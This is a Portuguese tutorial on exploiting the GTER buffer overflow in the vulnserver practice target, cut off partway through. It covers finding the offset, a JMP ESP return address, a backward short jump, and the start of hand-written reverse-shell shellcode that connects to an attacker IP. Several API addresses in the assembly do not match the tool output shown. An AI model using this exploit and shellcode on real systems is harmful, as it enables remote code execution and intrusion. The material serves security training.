
```
$ msf-pattern_offset -l 309 -q 41396541
[*] Exact match at offset 147
```

Sabemos que o offset para atingir o EIP é de 147, vamos enviar 147 “A” + 4 “B” e o restande de “C” para validar. Se o offset estiver correto, nosso EIP será preenchido com “42424242” e os outros 20 bytes com “43”.

xplgter.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# payload a ser enviado
offset = 147

payload = b"GTER /.:/" # funcao inicial
payload += b"A" * offset
payload += b"B"*4
payload += b"C" * (309 - 147 - 4)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()

print("Payload enviado!")
```

Após reiniciar o vulnserver no Immunity, vamos rodar nosso script e monitorar seu comportamento.



Conseguimos atingir com precisão o EIP com nossos “42”.

Ainda temos o problema de espaço de 20 bytes para tentar executar alguma coisa, mas antes de atacar este problema, vamos encontrar um bom endereço de retorno.

## ENCONTRANDO UM BOM ENDEREÇO DE RETORNO

O nosso payload vai sobrescrever o buffer, o EIP e o ESP, logo, nosso shellcode será armazenado no ESP, por tanto, precisamos manipular nosso EIP para que aponte para o endereço do ESP. Como sabemos que os endereços da stack são dinâmicos, vamos procurar um JMP ESP conforme fizemos no comando anterior.

```
0BADF00D [+] Results :
625011AF   0x625011af : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebas
625011BB   0x625011bb : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebas
625011C7   0x625011c7 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebas
625011D3   0x625011d3 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebas
625011DF   0x625011df : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebas
625011EB   0x625011eb : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebas
625011F7   0x625011f7 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebas
62501203   0x62501203 : jmp esp | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False,
62501205   0x62501205 : jmp esp | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False,
0BADF00D     Found a total of 9 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:02.051000
!mona jmp -r esp
Restart program (Ctrl+F2)
```

Encontramos nossos 9 bons endereços de retorno.

## INSERINDO O ENDEREÇO DE RETORNO NO PAYLOAD


Em posse do endereço de retorno, vamos adicionar um deles no lugar de nossos B, eu vou utilizar o 625011d3, porém a notação para envio tem que ser em little indian, portanto os bytes tem ordem inversa, ficando: \xd3\x11\x50\x62.

Vamos atualizar o exploit.

xplgter.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.26"
porta = 9999

# payload a ser enviado
offset = 147

payload = b"GTER /.:/" # funcao inicial
payload += b"A" * offset # buffer
payload += b"\xd3\x11\x50\x62" # endereco de retorno
payload += b"C" * (309 - 147 - 4) # segundo buffer

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()

print("Payload enviado!")
```

Precisamos reiniciar o vulnserver no Immunity, mas antes de rodar nosso script, vamos setar um breakpoint exatamente no nosso endereço de retorno: 625011d3. (clicando em “Go to address in Disassembler”, inserindo nosso endereço de retorno e logo em seguida pressionando F2). Agora podemos rodar nosso script.




O programa parou exatamente onde setamos o breakpoint. Ao pressionarmos F7, vamos cair exatamente onde começam nossos “C”(43).

https://hastur666.github.io/Windows_BoF/

```
00CFF9C6   50         PUSH EAX
00CFF9C7   6243 43    BOUND EAX,QWORD PTR DS:[EBX+43]
00CFF9CA   43         INC EBX
00CFF9CB   43         INC EBX
00CFF9CC   43         INC EBX
00CFF9CD   43         INC EBX
00CFF9CE   43         INC EBX
00CFF9CF   43         INC EBX
00CFF9D0   43         INC EBX
00CFF9D1   43         INC EBX
00CFF9D2   43         INC EBX
00CFF9D3   43         INC EBX
00CFF9D4   43         INC EBX
00CFF9D5   43         INC EBX
00CFF9D6   43         INC EBX
00CFF9D7   43         INC EBX
00CFF9D8   43         INC EBX
00CFF9D9   43         INC EBX
00CFF9DA   43         INC EBX
00CFF9DB   43         INC EBX
00CFF9DC   AB         STOS DWORD PTR ES:[EDI]
00CFF9DD   AB         STOS DWORD PTR ES:[EDI]
00CFF9DE   AB         STOS DWORD PTR ES:[EDI]
00CFF9DF   AB         STOS DWORD PTR ES:[EDI]

Registers (FPU)
EAX 00CFF928 ASCII 47,"TER /.:/AAAAAAAA
ECX 00AF11DC
EDX 00000000
EBX 00000104
ESP 00CFF9C8
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 00CFF9C8

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 359000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
```

Nota de interpretação: Veja que nos registradores o EIP está em 00cff9c8 e a linha onde esta instrução cai exatamente onde está nosso primeiro 43 no disassembler. (note que no EIP temos 00cff9c8 e no disassembler temos 0cff9c7, existe 1 byte de diferença, mas se observamos o conteúdo, vemos que temos “6243 43”, ou seja, se o 62 corresponde ao endereço 00cff9c7, logo o próximo byte que é nosso 43 será 00cff9c8).

Caímos exatamente onde esperávamos, mas agora temos que resolver o problema: o que fazer com apenas 20 bytes de espaço?

Simples, não podemos fazer nada! Precisamos de um buffer maior, e nós o temos. O buffer onde estão os “A”, pois ele possui 147 bytes, o que não é muito, mas nos permite utilizar algumas técnicas.

Mas vem a questão, se o buffer de “A” já foi utilizado para preencher o buffer primário do programa, como podemos reutilizá-lo?

## PULANDO ENTRE ENDEREÇOS DE MEMÓRIA

Sabemos que ao cair no buffer dos “C”, precisamos pular de volta para o buffer dos “A”.

Na arquitetura x86 temos um jump incondicional que pode pular para qualquer endereço da memória, mas para utilizá-lo, precisamos saber exatamente para onde pular.

Porém os endereços dos buffers esão na stack, o que siginifica que vão mudar toda vez que executarmos o programa.

Vamos rodar o script novamente e observar que os endereços mudaram. Observe a imagem abaixo que mostra exatamente onde se inicia nossos “C”.

```
00D8F9C3   41         INC ECX
00D8F9C4   D311       RCL DWORD PTR DS:[ECX],CL
00D8F9C6   50         PUSH EAX
00D8F9C7   6243 43    BOUND EAX,QWORD PTR DS:[EBX+43]
00D8F9CA   43         INC EBX
00D8F9CB   43         INC EBX
00D8F9CC   43         INC EBX
00D8F9CD   43         INC EBX
00D8F9CE   43         INC EBX
00D8F9CF   43         INC EBX
00D8F9D0   43         INC EBX
00D8F9D1   43         INC EBX
00D8F9D2   43         INC EBX
00D8F9D3   43         INC EBX
```

Sabemos que desta vez eles se iniciam em 00d8f9c8, se rolarmos a barra pra cima, encontraremos o endereço correspondente ao nosso primeiro “A”.

```
00D8F91E   B8 00000000      MOV EAX,0
00D8F923   0020             ADD BYTE PTR DS:[EAX],AH
00D8F925   0000             ADD BYTE PTR DS:[EAX],AL
00D8F927   0047 54          ADD BYTE PTR DS:[EDI+54],AL
00D8F92A   45               INC EBP
00D8F92B   52               PUSH EDX
00D8F92C   202F             AND BYTE PTR DS:[EDI],CH
00D8F92E   2E:3A2F          CMP CH,BYTE PTR CS:[EDI]
00D8F931   41               INC ECX
00D8F932   41               INC ECX
00D8F933   41               INC ECX
00D8F934   41               INC ECX
00D8F935   41               INC ECX
00D8F936   41               INC ECX
00D8F937   41               INC ECX
00D8F938   41               INC ECX
00D8F939   41               INC ECX
00D8F93A   41               INC ECX
00D8F93B   41               INC ECX
00D8F93C   41               INC ECX
00D8F93D   41               INC ECX
00D8F93E   41               INC ECX
00D8F93F   41               INC ECX
00D8F940   41               INC ECX
```

Nosso primeiro “A” está em 00d8f931, porém estes endereços são da stack e vão mudar a cada vez que executarmos o programa.

Precisamos pular do endereço do primeiro “C” para o primeiro “A”, mas os endereços não são fixos, o que fazer?

Simples, os endereços mudam, mas a distância matemática entre eles não, se eu souber quantos bytes devo pular, sempre cairei exatamente onde quiser. Existem algumas formas de calcular esta distância, vamos explorar duas alternativas.

## ENCONTRANDO A DISTÂNCIA COM IMMUNITY DEBBUGER

Se clicarmos duas vezes na instrução disassembler do nosso primeiro “C”, podemos inserir o comando “JMP 00d8f931” que é o endereço do nosso primeiro “A”.

```
00D8F9B7   41               INC ECX
00D8F9B8   41               INC ECX
00D8F9B9   41               INC ECX
00D8F9BA   41               INC ECX
00D8F9BB   41               INC ECX
00D8F9BC   41               INC ECX
00D8F9BD   41
00D8F9BE   41
00D8F9BF   41
00D8F9C0   41
00D8F9C1   41
00D8F9C2   41
00D8F9C3   41
00D8F9C4   D3
00D8F9C6   50
00D8F9C7   6243 43          BOUND EAX,QWORD PTR DS:[EBX+43]
00D8F9CA   43               INC EBX
00D8F9CB   43               INC EBX
00D8F9CC   43               INC EBX
00D8F9CD   43               INC EBX
00D8F9CE   43               INC EBX
00D8F9CF   43               INC EBX
00D8F9D0   43               INC EBX
00D8F9D1   43               INC EBX

Assemble at 00D8F9C7
JMP 00d8f931
[x] Fill with NOP's    [Assemble] [Cancel]
```

Ao clicarmos em “Assemble”, ele nos retorna a distância entre os dois endereços.

```
00D8F9B7  41           INC ECX
00D8F9B8  41           INC ECX
00D8F9B9  41           INC ECX
00D8F9BA  41           INC ECX
00D8F9BB  41           INC ECX
00D8F9BC  41           INC ECX
00D8F9BD  41           INC ECX
00D8F9BE  41           INC ECX
00D8F9BF  41           INC ECX
00D8F9C0  41           INC ECX
00D8F9C1  41           INC ECX
00D8F9C2  41           INC ECX
00D8F9C3  41           INC ECX
00D8F9C4  D311         RCL DWORD PTR DS:[ECX],CL
00D8F9C6  50           PUSH EAX
00D8F9C7 ^E9 65FFFFFF  JMP 00D8F931
00D8F9CC  43           INC EBX
00D8F9CD  43           INC EBX
00D8F9CE  43           INC EBX
00D8F9CF  43           INC EBX
00D8F9D0  43           INC EBX
00D8F9D1  43           INC EBX
00D8F9D2  43           INC EBX
00D8F9D3  43           INC EBX
```

Ele nos deu a distância e965ffffff, porém temos que ter cuidado, pois ele está comparando com o 00d8f9c7, mas sabemos que nosso primeiro “C” está em 00d8f9c8, portanto temos que subtrair 1 byte da distância, resultando em e964ffffff.

Agora sabemos a distância do salto, então, independente do endereço que os buffers possam cair, podemos encontrar nosso endereço de destino.

Antes de testar outra abordagem para calcular o salto, vamos testar em nosso script.

Vamos adicionar nosso salto no script logo após o salto para o EIP.

xplgter.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# payload a ser enviado
offset = 147

payload = b"GTER /.:/" # funcao inicial
payload += b"A" * offset # buffer
payload += b"\xd3\x11\x50\x62" # endereco de retorno
payload += b"\xe9\x64\xff\xff\xff" # salta para o primeiro buffer
payload += b"C" * (309 - 147 - 4 - 5) # segundo buffer

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()

print("Payload enviado!")
```

## Entendendo o payload

```
payload = b"GTER /.:/" # funcao inicial
payload += b"A" * offset # buffer
payload += b"\xd3\x11\x50\x62" # endereco de retorno
payload += b"\xe9\x64\xff\xff\xff" # salta para o primeiro buffer
payload += b"C" * (309 - 147 - 4 - 5) # segundo buffer
```

1 - Ele vai enviar o comando inicial “GTER /.:/”;
2 - Ele vai enviar nosso primeiro buffer com 147 “A”;
3 - Ele vai enviar para o EIP o endereço de retorno para nosso ESP;
4 - Aqui ele envia o salto para cair novamente no inicio do buffer de “A”;
5 - Agora ele envia o restante dos “C” onde 309 é o offset para buffer overflow, -4 para descontar os 4 bytes do endereço de retorno e -5 bytes do salto.

Vamos reiniciar o programa novamente com o breakpoint em 625011d3 que é nosso endereço de retorno e rodar nosso script.

```
625011D3  FFE4    JMP ESP                Registers (FPU)
625011D5  FFE7    JMP EDI                EAX 00D7F928 ASCII 47,"TER /.:/AAAAAAAA
625011D7  5B      POP EBX                ECX 00B711DC
625011D8  5B      POP EBX                EDX 00000000
625011D9  C3      RETN                   EBX 00000104
625011DA  5D      POP EBP                ESP 00D7F9C8
625011DB  C3      RETN                   EBP 41414141
625011DC  55      PUSH EBP               ESI 00401848 vulnserv.00401848
625011DD  89E5    MOV EBP,ESP            EDI 00401848 vulnserv.00401848
625011DF  FFE4    JMP ESP
625011E1  FFE2    JMP EDX                EIP 625011D3 essfunc.625011D3
625011E3  59      POP ECX
625011E4  5A      POP EDX                C 0  ES 002B 32bit 0(FFFFFFFF)
625011E5  C3      RETN                   P 1  CS 0023 32bit 0(FFFFFFFF)
625011E6  5D      POP EBP                A 0  SS 002B 32bit 0(FFFFFFFF)
625011E7  C3      RETN                   Z 1  DS 002B 32bit 0(FFFFFFFF)
625011E8  55      PUSH EBP               S 0  FS 0053 32bit 32E000(FFF)
625011E9  89E5    MOV EBP,ESP            T 0  GS 002B 32bit 0(FFFFFFFF)
625011EB  FFE4    JMP ESP                D 0
625011ED  FFE6    JMP ESI                O 0  LastErr ERROR_SUCCESS (00000000)
625011EF  59      POP ECX
625011F0  58      POP EAX                EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
625011F1  C3      RETN
625011F2  5D      POP EBP                ST0 empty g
                                         ST1 empty g
```

Ele parou em nosso endereço de retorno, conforme esperado, agora pressionamos F7 para ir para próxima instrução.

```
00C4F9C8  ^E9 64FFFFFF  JMP 00C4F931     Registers (FPU)
00C4F9CD  43            INC EBX          EAX 00C4F928 ASCII 47,"TER /.:/AAAAAAAA
00C4F9CE  43            INC EBX          ECX 006911DC
00C4F9CF  43            INC EBX          EDX 00000000
00C4F9D0  43            INC EBX          EBX 00000104
00C4F9D1  43            INC EBX          ESP 00C4F9C8
00C4F9D2  43            INC EBX          EBP 41414141
00C4F9D3  43            INC EBX          ESI 00401848 vulnserv.00401848
00C4F9D4  43            INC EBX          EDI 00401848 vulnserv.00401848
00C4F9D5  43            INC EBX
00C4F9D6  43            INC EBX          EIP 00C4F9C8
00C4F9D7  43            INC EBX
00C4F9D8  43            INC EBX          C 0  ES 002B 32bit 0(FFFFFFFF)
00C4F9D9  43            INC EBX          P 1  CS 0023 32bit 0(FFFFFFFF)
00C4F9DA  43            INC EBX          A 0  SS 002B 32bit 0(FFFFFFFF)
00C4F9DB  43            INC EBX          Z 1  DS 002B 32bit 0(FFFFFFFF)
00C4F9DC  AB            STOS DWORD PTR ES:[EDI]   S 0  FS 0053 32bit 376000(FFF)
00C4F9DD  AB            STOS DWORD PTR ES:[EDI]   T 0  GS 002B 32bit 0(FFFFFFFF)
00C4F9DE  AB            STOS DWORD PTR ES:[EDI]   D 0
00C4F9DF  AB            STOS DWORD PTR ES:[EDI]   O 0  LastErr ERROR_SUCCESS (00000000)
00C4F9E0  AB            STOS DWORD PTR ES:[EDI]
00C4F9E1  AB            STOS DWORD PTR ES:[EDI]   EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
00C4F9E2  AB            STOS DWORD PTR ES:[EDI]
00C4F9E3  AB            STOS DWORD PTR ES:[EDI]   ST0 empty g
                                                  ST1 empty g
```

Veja que agora, ao invés de cair em nosso primeiro “C”, ele caiu em um JMP. Se pressionarmos F7 novamente, cairemos onde esse JMP nos levar.

```
00C4F92C  202F      AND BYTE PTR DS:[EDI],CH     Registers (FPU)
00C4F92F  2F:3A2F   CMP CH,BYTE PTR CS:[EDI]     EAX 00C4F928 ASCII 47,"TER /.:/AAAAAAAA
00C4F931  41        INC ECX                      ECX 006911DC
00C4F932  41        INC ECX                      EDX 00000000
00C4F933  41        INC ECX                      EBX 00000104
00C4F934  41        INC ECX                      ESP 00C4F9C8
00C4F935  41        INC ECX                      EBP 41414141
00C4F936  41        INC ECX                      ESI 00401848 vulnserv.00401848
00C4F937  41        INC ECX                      EDI 00401848 vulnserv.00401848
00C4F938  41        INC ECX
00C4F939  41        INC ECX                      EIP 00C4F931
00C4F93A  41        INC ECX
00C4F93B  41        INC ECX                      C 0  ES 002B 32bit 0(FFFFFFFF)
00C4F93C  41        INC ECX                      P 1  CS 0023 32bit 0(FFFFFFFF)
00C4F93D  41        INC ECX                      A 0  SS 002B 32bit 0(FFFFFFFF)
00C4F93E  41        INC ECX                      Z 1  DS 002B 32bit 0(FFFFFFFF)
00C4F93F  41        INC ECX                      S 0  FS 0053 32bit 376000(FFF)
00C4F940  41        INC ECX                      T 0  GS 002B 32bit 0(FFFFFFFF)
00C4F941  41        INC ECX                      D 0
00C4F942  41        INC ECX                      O 0  LastErr ERROR_SUCCESS (00000000)
00C4F943  41        INC ECX
00C4F944  41        INC ECX                      EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
00C4F945  41        INC ECX
00C4F946  41        INC ECX                      ST0 empty g
                                                 ST1 empty g
```

O salto foi precisamente para nosso primeiro “A” com sucesso. Agora que sabemos uma das formas de encontrar o tamanho do salto, vamos tentar descobrir este valor com outra abordagem.

## ENCONTRANDO A DISTÂNCIA DO SALTO COM MSF-NASM_SHELL

Antes de irmos para ferramenta em si, temos que saber quantos bytes separam nosso endereço de origem (nosso primeiro “C”) do nosso endereço de destino (nosso primeiro “A”). O que já sabemos é que temos 147 “A”, então partimos desse principio, se observarmos novamente a imagem onde consultamos os endereços, veremos que temos alguns bytes entre o umltimo “A” e o primairo “C”.

```
00D8F9C3   41          INC ECX
00D8F9C4   D311        RCL DWORD PTR DS:[ECX],CL
00D8F9C6   50          PUSH EAX
00D8F9C7   6243 43     BOUND EAX,QWORD PTR DS:[EBX+43]
00D8F9CA   43          INC EBX
00D8F9CB   43          INC EBX
00D8F9CC   43          INC EBX
00D8F9CD   43          INC EBX
00D8F9CE   43          INC EBX
00D8F9CF   43          INC EBX
00D8F9D0   43          INC EBX
00D8F9D1   43          INC EBX
00D8F9D2   43          INC EBX
00D8F9D3   43          INC EBX
00D8F9D4   43          INC EBX
00D8F9D5   43          INC EBX
00D8F9D6   43          INC EBX
00D8F9D7   43          INC EBX
00D8F9D8   43          INC EBX
00D8F9D9   43          INC EBX
00D8F9DA   43          INC EBX
00D8F9DB   43          INC EBX
00D8F9DC   AB          STOS DWORD PTR ES:[EDI]
00D8F9DD   AB          STOS DWORD PTR ES:[EDI]
```

Entre eles temos os bytes D3, 11, 50 e 62, ou seja, temos 147 bytes de “A” + 4 bytes separando os buffers, ou seja, temos 151 bytes entre os endereços de origem e destino.

Sabendo este valor, podemos consultar o msf-nasm_shell com o comando JMP $-151.

```
$ msf-nasm_shell
nasm > JMP $-151
00000000  E964FFFFFF        jmp 0xffffff69
```

E ele nos trouxe exatamente o tamanho do salto que encontramos com o Immunity: e964ffffff. Ambas as tecnicas são váilidas e podem ser usadas.

Temos um buffer maior, agora com 147 bytes, mas sabemos que nosso reverse shell ou outros tipos de shell ocupam mais que 300 bytes, o que podemos fazer com o que temos?

Antes de responder esta pergunta, precisamos entender a anatomia de um reverse shell.

## ANATOMIA DO REVERSE SHELL

Quando geramos um reverse shell com o msfvenom, recebemos como resposta uma serie de bytes, mas estes bytes tem toda uma arquitetura.

Um reverse ou bind shell nada mais é do que uma série de APIs do Windows que são ordenadas de forma que, ao serem chamadas, fazem uma conexão reversa com o atacante chamando uma instância geralmente do cmd.exe.

Basicamente a ordem das chamadas segue:

1 - Chama a API WSAStartup() para carregar as DLLs Winsock do Windows;
2 - Chama a API connect() ou WSASocketA() para criar um socket bind ou uma conexão reversa com o IP do atacante;
3 - Chama a API CreateProcessA() que por sua vez vai chamar o cmd.exe e redirecionar o STDIN, o STDOUT e o STDERR para o socket criado.
Como nosso alvo é um server TCP, existe uma grande chance das DLLs WinSock já estarem carregadas, e isso vai nos economizar muitos bytes na criação do shellcode.

A ideia é reutilizar as APIs já carregadas nativamente no programa para minimizar o tamanho do nosso shellcode.

Para desenvolvermos este shellcode, precisamos entender como funcionam as APIs que precisamos e como funcionam seus parâmetros, e traduzí-las para Assembly.

Uma observação importante, é que temos que evitar os badchars na construção do código, em nosso caso só temos o “\x00”.

Vamos utilizar a própria documentação da Microsoft para nos auxiliar no processo.

A primeira API que vamos configurar é a WSASocketA() cuja documentação pode ser lida aqui.

```
SOCKET WSAAPI WSASocketA(
  int                 af,
  int                 type,
  int                 protocol,
  LPWSAPROTOCOL_INFOA lpProtocolInfo,
  GROUP               g,
  DWORD               dwFlags
);
```

Temos que ter em mente que para utilizar as APIs em Assembly, a ordem das chamadas tem que ser inversa, ou seja, vamos começar pela “dwFlags” e terminar na chamada da WSASocketA(), e por fim armazená-la em EAX.

Também precisamos saber o endereço da API no sistema alvo. Os endereços de funções não costumam mudar na mesma versão do Windows com os mesmos updates, portanto, como nosso alvo é o Windows 10 na versão 21H1 provavemlmente este exploit só vai funcionar em alvos com a mesma versão. Porém o processo de descoberta e desenvolvimento é o mesmo para todas as versões.

Para descobrir os endereços que precisamos no OS, vamos utilizar o arwin que pode ser encontrado aqui.

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Users\suite>arwin ws2_32 WSASocketA
arwin - win32 address resolution program - by steve hanna - v.01
WSASocketA is located at 0x77507140 in ws2_32

C:\Users\suite>
```

Já sabemos o endereço da API no OS, vamos iniciar nosso codigo em assembly no próprio Kali.

```
; WSASocketA()

xor ebx, ebx            ; Zrando EBX
push ebx                ; Fazendo push para o parametro 'dwFlags' que pode ser nulo
push ebx                ; Fazendo push para o parametro 'g' que pode ser nulo
push ebx                ; Fazendo push para o parametro 'lpProtocolInfo' que pode ser nulo
mov bl, 6               ; Inserindo valor 6 no Protocol (IPPROTO=6)
push ebx                ; Fazendo push para o parametro 'protocol'
xor ebx, ebx            ; Zerando EBX
inc ebx                 ; Incrementando 1 no EBX zerado 'type: SOCK_STREAM=1'
push ebx                ; Fazendo push para o parametro 'type'
inc ebx                 ; Incrementando 1 ao EBX que ja tem valor 1 'af: AF_INET=2'
push ebx                ; Fazendo push para o parametro 'af'
mov ebx, 0x76e67140     ; Endereco da WSASocketA() no Win10 21H1
call ebx                ; Chamada para WSASocketA()
xchg eax, esi           ; Salvando o socket em ESI
```

Agora precisamos fazer a chamada para a API connect() cuja documentação pode ser encontrada aqui.

```
int WSAAPI connect(
  SOCKET         s,
  const sockaddr *name,
  int            namelen
);
```

Cujo parâmetro “sockaddr” segue a seguinte ordem:

```
struct sockaddr {
        ushort  sa_family;
        char    sa_data[14];
};
```

Vamos encontrar o endereço da connect() em nosso OS.

```
C:\Users\suite>arwin ws2_32 connect
arwin - win32 address resolution program - by steve hanna - v.01
connect is located at 0x77505710 in ws2_32
```

Como em Assembly programamos em ordem inversa, o primeiro parâmetro a ser configurado na connect() é o “namelen”,que representa o endereço para onde a conexão será criada, ou seja, da nossa máquina atacante constituido por IP e PORTA, mas os valores tem que ser passados em hexadecimal e com os bytes em ordem inversa, como o IP do meu Kali é 192.168.1.17, teria que seguir a ordem 171168192.

Podemos utilizar a função “hex()” do python para descobrir byte a byte do nosso endereço.

Podemos criar um script em python para descobrir byte a byte do nosso endereço.

ipToHex.py:

```
#!/usr/bin/python3

ip = "192.168.1.17"
ip = ip.split(".")

print(' '.join((hex(int(i))[2:] for i in ip)))
```

E ele nos responde o IP byte a byte:

```
$ python3 ipToHex.py
c0 a8 1 11
```

Como precisamos preencher o script emm little indian, a ntação fica: 0x1101a8c0.

Agora vamos fazer o Assembly da função connect().

```
; connect

push 0x1101a8c0        ; Fazendo push do endereco de IP 192.168.1.17 em hexa
push word 0xfb20       ; Fazendo push da porta hex(8443)
xor ebx, ebx           ; Zerando EBX
add bl, 2              ; Inserindo o valor 2 em 'sa_family' (AF_INET=2)
push word bx           ; Fazendo push para o parametro 'sa_family'
mov ebx, esp           ; Apontando EBX para a estrutura sockaddr
push byte 16           ; Tamanho do sockaddr: sa_family + sa_data = 16
push ebx               ; Fazendo push para o apontador do parametro 'name'
push esi               ; Fazendo push no socket para o parametro 's'
mov ebx, 0x76e65710    ; Endereco da connect() no Win10 21H1
call ebx               ; Chamando a connect()
```

Por ultimo, precisamos fazer a chamada para a API CreateProcessA() cuja documentação pode ser encontrada aqui.

Esta função é responsável por chamar o cmd.exe e enviar o STDIN, STDOUT e STDERR para o socket criado, é a função mais longa, pois seus parâmetros também chamam outras funções, porém a grande maioria pode ser nulo.

Abaixo a estrutura da CreateProcessA():

```
BOOL CreateProcessA(
  LPCSTR                lpApplicationName,
  LPSTR                 lpCommandLine,
  LPSECURITY_ATTRIBUTES lpProcessAttributes,
  LPSECURITY_ATTRIBUTES lpThreadAttributes,
  BOOL                  bInheritHandles,
  DWORD                 dwCreationFlags,
  LPVOID                lpEnvironment,
  LPCSTR                lpCurrentDirectory,
  LPSTARTUPINFOA        lpStartupInfo,
  LPPROCESS_INFORMATION lpProcessInformation
);
```

Vamos encontrar o endereço da função no Win10 21H1.

```
C:\Users\suite>arwin kernel32 CreateProcessA
arwin - win32 address resolution program - by steve hanna - v.01
CreateProcessA is located at 0x778c2d90 in kernel32
```

Primeiro precisamos chamar a função “cmdA” que não existe, em seguida vamos usar a função “shr” (Shift Right) que vai mover os bytes à direita e zerar a origem, mais detalhes sobre a função aqui. O resultado final será “cmd\x00” sem que precisemos digitar o null byte.

Vamos ao código:

```
; CreateProcessA()

mov ebx, 0x646d6341     ; Movendo 'cmda' para EBX evitando null byte
shr ebx, 8              ; Transformando EBX em 'cmd\x00'
push ebx                ; Fazendo push do cmd
